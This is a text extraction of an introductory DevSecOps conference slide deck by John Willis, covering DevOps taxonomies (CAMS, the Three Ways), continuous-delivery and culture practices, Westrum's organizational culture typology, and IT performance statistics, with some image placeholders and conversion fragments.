

# **“You Build It, You Secure It”**

## **( Introduction to DevSecOps )**

**John Willis**

**@botchagalupe**




DEVOPSDAYS



DevOps  
Handbook


HOW TO CREATE WORLD-CLASS  
AGILITY, RELIABILITY, & SECURITY  
IN TECHNOLOGY ORGANIZATIONS



Gene Kim,  
Jez Humble,  
Patrick Debois,  
& John Willis  
FOREWORD  
BY JOHN ALLSPAUR



CHEF



docker



<https://github.com/botchagalupe/my-presentations>

# Devops is about Humans

**Devops is a set of practices and patterns that turn human capital into high performance organizational capital.**



A black and white portrait of Werner Voegls, a man with a beard and mustache, wearing a dark jacket over a t-shirt. The background is a blurred outdoor setting. A semi-transparent white box is overlaid on the right side of the image, containing a quote and attribution.

*"You build it,  
you run it"*


- Werner Voegls (Amazon)

ed the Turing tes



# Devops Taxonomies

- **CAMS**




- **Culture**

- **Automation**

- **Measurement**

- **Sharing**




- **The Three Ways**


- **The First Way**

- **The Second Way**

- **The Third Way**



# Devops Practices and Patterns



- **Continuous Delivery**
  - Everything in version control
  - Small batch principle
  - Trunk based deployments
  - Manage flow (WIP)
  - Automate everything
- **Culture**
  - Everyone is responsible
  - Done means released
  - Stop the line when it breaks
  - Remove silos

# Ron Westrum - “A typology of organizational cultures

<b>Pathological</b>	<b>Bureaucratic</b>	<b>Generative</b>
<b>Power oriented</b>	<b>Rule oriented</b>	<b>Performance oriented</b>
Low cooperation	Modest cooperation	High cooperation
Messengers shot	Messengers neglected	Messengers trained
Responsibilities shirked	Narrow responsibilities	Risks are shared
Bridging discouraged	Bridging tolerated	Bridging encouraged
Failure leads to scapegoating	Failure leads to justice	Failure leads to inquiry
Novelty crushed	Novelty creates problems	Novelty implemented



# Recent IT Performance Data is Compelling

---

*High performers compared to their peers...*

**30x**

more frequent  
deployments

**200x**

faster lead  
times

**60x**

the change  
success rate

**168x**

faster mean time to  
recover (MTTR)

**2x**

more likely to  
exceed profitability,  
market share &  
productivity goals

**50%**

higher market  
capitalization growth  
over 3 years\*



# Recent IT Performance Data is Compelling

---

*High performers compared to their peers...*

**30x**

more frequent  
deployments

**2555x**

faster lead  
times



Faster

**60x**

the change  
success rate

**168x**

faster mean time to  
recover (MTTR)



Higher  
Quality

**2x**

more likely to  
exceed profitability,  
market share &  
productivity goals

**50%**


higher market  
capitalization growth  
over 3 years\*



More  
Effective


# Conventional Wisdom

---



